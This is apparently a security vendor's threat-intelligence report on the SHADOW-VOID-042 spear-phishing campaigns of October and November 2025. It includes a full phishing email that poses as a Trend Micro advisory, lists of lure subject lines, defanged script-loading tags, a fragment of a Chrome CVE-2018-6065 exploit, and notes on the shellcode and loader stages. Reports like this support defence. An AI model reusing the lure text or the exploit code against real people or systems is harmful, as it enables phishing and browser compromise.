SHADOW-VOID-042 Targets Multiple Industries with Void Rabisu-like Tactics

Published: 2025-12-11 · Archived: 2026-04-02 11:32:33 UTC

Phishing

In November, a targeted spear-phishing campaign was observed using Trend Micro-themed lures against various industries, but this was quickly detected and thwarted by the Trend Vision One™ platform.

By: Daniel Lunghi, Ian Kenefick, Feike Hacquebord Dec 11, 2025 Read time: 9 min (2360 words)

Special thanks to Stephen Hilt.


Key takeaways

- In November 2025, spear-phishing emails featuring a Trend Micro-themed social engineering lure were sent to various industry verticals – including defense, energy, chemical, cybersecurity (including Trend and a subsidiary), and ICT companies – where a decoy website mimicked Trend's corporate style.
- The campaign utilized a multi-stage approach, tailoring every stage to the specific target machine and delivering intermediate payloads to a select number of targets.
- We can relate the November 2025 campaign with high confidence to another campaign in October 2025, which used HR complaints and research participation as a social engineering lure.
- Several elements of the campaign align with the intrusion set known as Void Rabisu, associated with a hybrid-motivation actor group aligned with Russian interests. However, until a more definitive link to Void Rabisu is established, the two campaigns will be tracked separately under the temporary intrusion set SHADOW-VOID-042.
- Trend Vision One™ detects and blocks the IoCs discussed in this blog. Trend customers can also access tailored hunting queries, threat insights, and intelligence reports to better understand and proactively defend against this campaign. Trend Vision One stopped the campaign early in the kill chain, minimizing the potential damage. No final payload was observed in Trend's telemetry.

November 2025 Trend Micro-themed campaign

In October and November 2025, campaigns targeting sectors such as energy, defence, pharmaceuticals, and cybersecurity shared characteristics with older campaigns attributed to Void Rabisuopen on a new tab (also known as ROMCOM, Tropical Scorpius, Storm-0978). Void Rabisu is known to be associated with an actor group that has both financial and espionage motivations that are aligned with Russian interests. We are tracking these campaigns under a separate, temporary intrusion set, SHADOW-VOID-042, pending further data to support high-confidence attribution.

In the November 2025 campaign, Trend Micro itself, a subsidiary, a partner, and other industries were targeted with a Trend-themed social engineering lure. This lure urged users to install a fake update for alleged security issues in Trend Micro Apex One™ (Figure 1). However, the campaign was thwarted early by Trend Vision One™. During lab testing, an old 2018 Chrome exploit was detected, but more recent exploits were likely used during the actual campaign, though they did not appear in Trend's telemetry due to the early interception by Trend Vision One.


Unusual email: Important: TM security advisory and steps to protect your system

Anderson <anderson1844@gmx.com>

Reply | Reply All | Forward

Thu 11/6/2025 3:45 PM

Retention Policy Junk Email (30 days) Expires 12/6/2025

Public - no protection

This sender anderson1844@gmx.com is from outside your organization.

This item will expire in 29 days. To keep this item longer apply a different Retention Policy.

WARNING: this message looks unusual because the sender has not sent you any email for at least 30 days. Do not click URLs or open attachments unless you recognize the sender and know that the content is safe. If you find anything suspicious, report this message to your administrator immediately.

[You don't often get email from anderson1844@gmx.com. Learn why this is important at https://aka.ms/LearnAboutSenderIdentification]

This message was sent from outside of Trend Micro. Please do not click links or open attachments unless you recognise the source of this email and know the content is safe.

[redacted] good day!

We've uncovered a security vulnerability in some versions of the Trend Micro Apex One Web Reputation Service module, which might currently be installed on your computer.

Actions we advise you to take now

1. You can find out which version you have installed under Help -> About.
2. If the version you are running is impacted, review and implement the vendor's update steps available here: tdmsec-analysis.online/IVLT2D4q.
3. If updating is not an option at the moment, restrict or shut down the affected feature until the fix is installed.

We are coordinating this disclosure with the vendor and will publish updates.

If you require assistance or are unsure about your exposure to this issue, contact our team.

Thank you for taking the necessary steps to safeguard your systems.

Best regards,
Anderson
Vector Security Research Collective

Figure 1. Example of a spear phishing e-mail with Trend Micro Apex One™ lure

The subjects of the e-mails in the November 2025 campaign included:

- Ensure Browser Security: Address Critical Vulnerabilities
- Important: Protect Your Browser Against Recent Zero-Day Vulnerabilities
- Important: TM security advisory and steps to protect your system
- Important: Trend Micro security advisory and steps to protect your system
- Security Advisory — Zero-Day Vulnerabilities Affecting Major Web Browsers
- Security notice — please check TM on your device
- Security notice — please check Trend Micro on your device
- Security notice: Action recommended for Trend Microusers
- Security notice: Action recommended for TMusers
- TM – security update and remediation steps
- Trend Micro – security update and remediation steps
- Vulnerability advisory for Trend Micro — guidance for affected users
- Vulnerability advisory for TM — guidance for affected users
- Vulnerability Disclosure: Browser Zero-Days Impacting Multiple Platforms
- Zero-Day Vulnerabilities Detected in Major Browsers

Targets included executives and upper management in sectors like cybersecurity, energy, IT, and logistics. The targeting was carefully done by the actor, but the campaign was halted early in the infection chain: Trend Vision One detected and quarantined most spear phishing emails and blocked landing pages, preventing exposure to exploits and malware further down the kill chain.

October 2025 campaign

A campaign in October 2025 involving the SHADOW-VOID-042 intrusion set targeted several executives and key human resources (HR) employees belonging to various industries with alleged harassment complaints as a social engineering lure. Other social engineering lures included a request to join academic research or to fill in a questionnaire on a work-related topic.

The HR complaints are hard to ignore by the targets, as legitimate complaints might be sent from whistleblowers who prefer to stay anonymous. That is why HR-related lures and job applications are popular tools for social engineering by malicious actors.

Some of the subject lines are listed below:

- Anonymous Concern About Workplace Environment
- Assistance Needed: Sensitive Workplace Issue – Confidential
- Confidential Concern: Workplace Misconduct and Lack of Resolution
- Confidential Inquiry: Guidance on Reporting Misconduct Safely
- Confidential Report: Ongoing Harassment and Inaction by HR
- Confidential: Escalation of Unresolved Sexual Harassment Complaint
- Confidential: Report of Misconduct and Request for Immediate HR Support
- Follow-Up on Unresolved Harassment Complaint
- Follow-up on Research Survey
- Follow-up on Research Survey – Innovation in Heavy Equipment Design
- Follow-up: CBS Research on Retail Communication and Brand Engagement
- Follow-up: UTN Research on Real-Time Monitoring in Financial Operations
- Formal Complaint: Unresolved Sexual Harassment by Manager
- Harassment Issue
- Invitation Reminder: Seaco’s Input on Container Design and Interoperability Study
- Invitation to Participate – Fintech Monitoring Study
- Invitation to participate in research for a master's thesis
- Join a Short Academic Survey on Workplace Digital Change
- Report of Inappropriate Behavior by Manager
- Request for Your Input in Academic Research on Digital Transformation
- Research Invitation – Hotel Design in High-Density Cities
- Seeking Employee Perspectives for a Master's Thesis Study
- Serious Misconduct
- Survey Participation Request
- Unresolved Sexual Harassment by Manager
- Urgent: Request for Intervention Regarding Workplace Harassment

This campaign used tailored decoy documents or Google forms like a questionnaire or a specification document of a product for the energy sector. Some of the decoy documents meant only for specific targeted companies are listed below in Figure 2.

Figure 2. Targeted decoy forms meant for different verticals, IT companies, food industry, and two energy sector suppliers, respectively

October 2025	November 2025
-	Defense
-	Energy
-	Chemical
Logistics	-
-	Cyber Security
Finance	-

Manufacturing	Manufacturing
Food	Food
Retail	Retail
ICT	ICT
ISP	ISP

Table 1. Industry verticals targeted (Source: Trend Micro telemetry)

We found that the October 2025 and November 2025 campaigns have a significant overlap in terms of the attackers' infrastructure, as well as the tactics, techniques, and procedures (TTPs) that were used.

Infection chain stopped early in the November campaign

After clicking on the link, the target gets redirected multiple times and ends on an HTML page impersonating CloudFlare (Figure 3).




Figure 3. Landing page after clicking on the malicious link

In the background, three different JavaScript files get loaded (Figure 4).

```
<script>const redir_url = "hxxps://tdmsec[.]com/blog/how-to-improve-security?utmad=cb3ae61f-9103-479c-a79e-7131e77ce2e8";</script>
<script src="hxxp://redirect-workspace[.]com/functions.js?t=1957652862"></script>
<script src="hxxps://linkeedservice[.]com/js/main.js"></script>
<script src="hxxps://linkerseervice[.]com/js/main.js"></script>
```

Figure 4. Loaded JavaScript files exploiting vulnerabilities

We could only retrieve one of those JavaScript files. It contains code exploiting Chrome vulnerability CVE-2018-6065 (Figure 5). The vulnerability has been patched in Chrome version 65.0.3325.146 issued in March 2018.

```
class DerivedBase extends RegExp {
    constructor() {
        super(
            {
                toString: cb
            }, 'g'
        );

        this_.buffer = new ArrayBuffer(0x80);
        g_array[8] = this_.page_buffer;
    }
}

var derived_n = eval(`(function derived_n(i) {
    if (i == 0) {
        return DerivedBase;
    }

    class DerivedN extends derived_n(i-1) {
        constructor() {
            super();
            return;
            ${"this.a=0;".repeat(tDerivedNCount)}
        }
    }

    return DerivedN;
})`);
```

Figure 5. JavaScript code exploiting CVE-2018-6065

We could not retrieve the two other JavaScript files. It is likely that they include code for exploiting more recent vulnerabilities. It is possible that these more recent exploits were used against selected targets only. Another possibility is that the campaign targeted a specific application that is built on top of an old version of Chromium.

However, this is not consistent with the targeting that was observed in Trend's telemetry. Still, the exploit contained snippets from an old exploit that was used to target WeChat, which has a component derived from Chromium. We don't know if this was intended to mislead researchers, or the result of the attacker copying and pasting from public sources.

In case the vulnerability exploitation fails, the target is redirected to a decoy website of a company called TDMSEC, as shown in Figure 6. The look and feel of this website mimics the corporate style of Trend's website to a certain extent, and this is likely intentional.




Figure 6. Decoy website of "TDMSec" company. The naming of the website somewhat resembles Trend's brand name. The corporate brand colouring also mimics Trend's website.

Shellcode analysis

The Javascript file contained a hardcoded 64-bits shellcode (Figure 7). It calls some Windows APIs using a custom API hashing algorithm, with the 0x5010101010101203 value as a seed.

It generates a custom ID based on the following information:

- Hostname
- Number of processors
- Processor Type

- Processor level (as returned by GetSystemInfo WinAPI)
- Volume serial number

Such unique ID is encrypted with a randomly generated 8-byte AES CBC encryption key. The result is sent to a first C&C server through an HTTPS request starting with “get_module_hello”.

The C&C server answers with an encrypted binary that is decrypted and written to hardcoded filepath C:\ProgramData\Microsoft\Windows\SystemProcessHost.exe, which we will call Stage 2. A scheduled task is then created to launch such process with four arguments at every boot with SYSTEM privileges.




Figure 7. Execution flow of shellcode

Stage 2 analysis

This file is a simple loader for code embedded inside it that is encrypted with the SHA512 of the unique ID generated by the shellcode. This means that the file returned by the C&C in the previous stage is already customized to the targeted machine. Without the information used to generate the custom ID, it is not possible to decrypt the embedded code.

The file also uses a modified version of the custom API hashing algorithm seen in the shellcode analysed in the previous section. In this case it uses the four arguments passed to the executable at run time to do the calculation. This means that those arguments are necessary to analyse the file, preventing someone without any context to analyse the file properly. The calculated hashes are the same as in the shellcode.

Once loaded in memory and decrypted, the embedded code, which we will call Stage 2, is loaded and run.

Stage 3 analysis

The code resolves some Windows APIs using the same API hashing algorithm used in the shellcode (Figure 8). It tries 20 times to retrieve the next stage by connecting to a hardcoded C&C. If it fails, it tries again 20 times to connect to another C&C. If successful, this stage searches for “MZ” and “PE” headers in the retrieved file, loads it in memory, and jumps to its entry point.




Figure 8. Execution flow of shellcode

Unfortunately, we did not manage to retrieve the next stage, as the C&C returned 404 HTTP code.

Attribution and outlook

For the October and November 2025 campaigns described above we could not determine the final payload in the infection chain, because Trend Vision One stopped the infection chain in an early stage. Consequently, it remains unclear whether the actors intended to deploy the ROMCOM backdoor or any related malware associated with Void Rabisu.

This is one of the reasons why these campaigns are categorized under a separate temporary intrusion set, SHADOW-VOID-042. Earlier this year, Proofpoint reported about campaigns in 2025 that look like Void Rabisu

at first sight, but that are tracked under a different intrusion set for nowopen on a new tab.

	Void Rabisu	**SHADOW-VOID-042**
Common lure themes	• HR harassment complaints • Job applications • Side effects medication	• HR harassment complaints • Job applications
ROMCOM backdoor usage	Yes	Not observed
Targeting Ukraine	Yes	Not observed
SEO/Advertising tactics	Yes	Not observed
Usage of zero-days	Yes	Indirect evidence
Redirection through URL shorteners	Yes	Yes
Free webmail senders	Yes	Yes
Residential proxies used to send spam	Yes	Yes
NordVPN usage	Yes	Yes
TOR usage	Unknown	Yes
Targets in critical sectors	Yes	Yes
Use of temp.sh file sharing	Yes	Yes
Russian language artefacts	Yes	Yes

Table 2. Comparing Void Rabisu intrusion set and temporary intrusion set SHADOW-VOID-042

In Table 2 above, we compare the Void Rabisu intrusion set with the SHADOW-VOID-042 intrusion set. While there are similarities, this comparison does not lead us to a moderate or high confidence level that would justify merging the SHADOW-VOID-042 intrusion set into Void Rabisu. However, this may change as more data is collected, and additional campaigns are observed.

The actor group associated with the Void Rabisu intrusion set is one of the best-documented cases where a cybercrime group has shifted to more targeted attacks typically associated with advanced persistent threat (APT) groups. Originally, Void Rabisu was linked to Cuba ransomware and appeared to be financially motivated.

However, since the onset of the Russian war against Ukraine in 2022, Void Rabisu has moved away from primarily deploying ransomware (Figure 9). Instead, it has begun targeting Ukraine and its allies for

espionageopen on a new tab. In addition, Void Rabisu has strategically targeted politicians, participants of security conferences, pharmaceutical companies, and the energy sectoropen on a new tab.

Void Rabisu is associated with a particular backdoor called ROMCOM. This backdoor has gone through multiple enhancements, making it an advanced piece of malware. In July 2025, the Void Rabisu actor group used a zero-day in WinRaropen on a new tab. Earlier in 2024, Void Rabisu was reported to use zero-days in the Mozilla browser and Microsoft Windowsopen on a new tab. In 2023, the actor group was reported to have used a zero-day in Microsoft Wordopen on a new tab against governments in Europe and North America.




Figure 9. Related campaigns

This shows that Void Rabisu is an evolving intrusion set, that has undergone several changes. It remains to be seen whether we can merge the recent campaigns associated with SHADOW-VOID-042 into the Void Rabisu intrusion set.

The October and November 2025 of SHADOW-VOID-042 were ineffective for customers using Trend Vision One. In the next section, we include hunting rules that users of the Trend Vision One platform can use to double-check whether their organizations were targeted.

Proactive security with Trend Vision One™

Trend Vision Oneopen on a new tab is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management and security operations, delivering robust layered protection across on-premises, hybrid, and multi-cloud environments.

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

SHADOW-VOID-042 Creation of Encrypted Binary

eventSubId: (101 OR 109) AND objectFilePath: *\\ProgramData\\Microsoft\\Windows\\SystemProcessHost.exe*

Indicators of compromise (IOCs)

The indicators of compromise for this entry can be found hereopen on a new tab.

Tags
